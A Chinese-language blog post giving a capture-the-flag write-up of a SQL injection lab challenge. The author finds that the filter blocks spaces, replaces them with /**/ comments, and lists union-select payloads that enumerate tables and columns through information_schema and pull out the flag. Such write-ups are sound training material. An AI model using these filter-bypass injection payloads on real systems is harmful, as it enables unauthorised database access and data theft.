实验吧-简单的sql注入2 Writeup

原创

baynk 于 2019-07-28 23:15:22 发布 123 收藏 1


分类专栏： # 实验吧 Writeup 文章标签： 实验吧 CTF

本文链接：https://blog.csdn.net/u014029795/article/details/97620691


抓紧时间来搞，事情越来越多。。。

过程


1. 输入1'后有报错，单引号闭合，尝试了--+和%23均无法注释，又试过了构造闭合，发现and和or也都用不了。加上这次只要被检测出来就直接就有提示界面，并不像上一个那样有信息可看，感觉挺麻烦的。




2. 于是判断到底是如何被检测的，然后试过了双写，大小写啥的，都不行，于是我直接把所有的空格都去掉了，写成了1'and1='1，这次总算有提示了。



3. 从上面就能看出来，如果and前后没有空格的话是检测不出来的，所以推测是不是一定要有空格才能检测，于是把后面的空格用/**/代替，被检测了，于是再换成前面，仍然检测，那么就全换成/**/，果然正常显示了，那么后面就好办了，其实根本不是检测关键字，而就是检测空格吧。。。



4. 那么接着查库，比较明显显示位只有1个，所以直接构造语句，`1'/**/union/**/select/**/database()/**/'`，这里提醒一下，最后database()的/**/是不可以少的，不然同样会被检测出来。




5. 接下来，就好办了，正常语句，把空格全换了即可。

   查表`1'/**/union/**/select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema='web1`

   查字段`1'/**/union/**/select/**/group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_schema='web1'/**/and/**/table_name='flag`

   爆字段`-1'/**/union/**/select/**/flag/**/from/**/flag/**/where/**/1='1`



总结

感觉比上一个还简单些，没有新姿势。。那就再来一发吧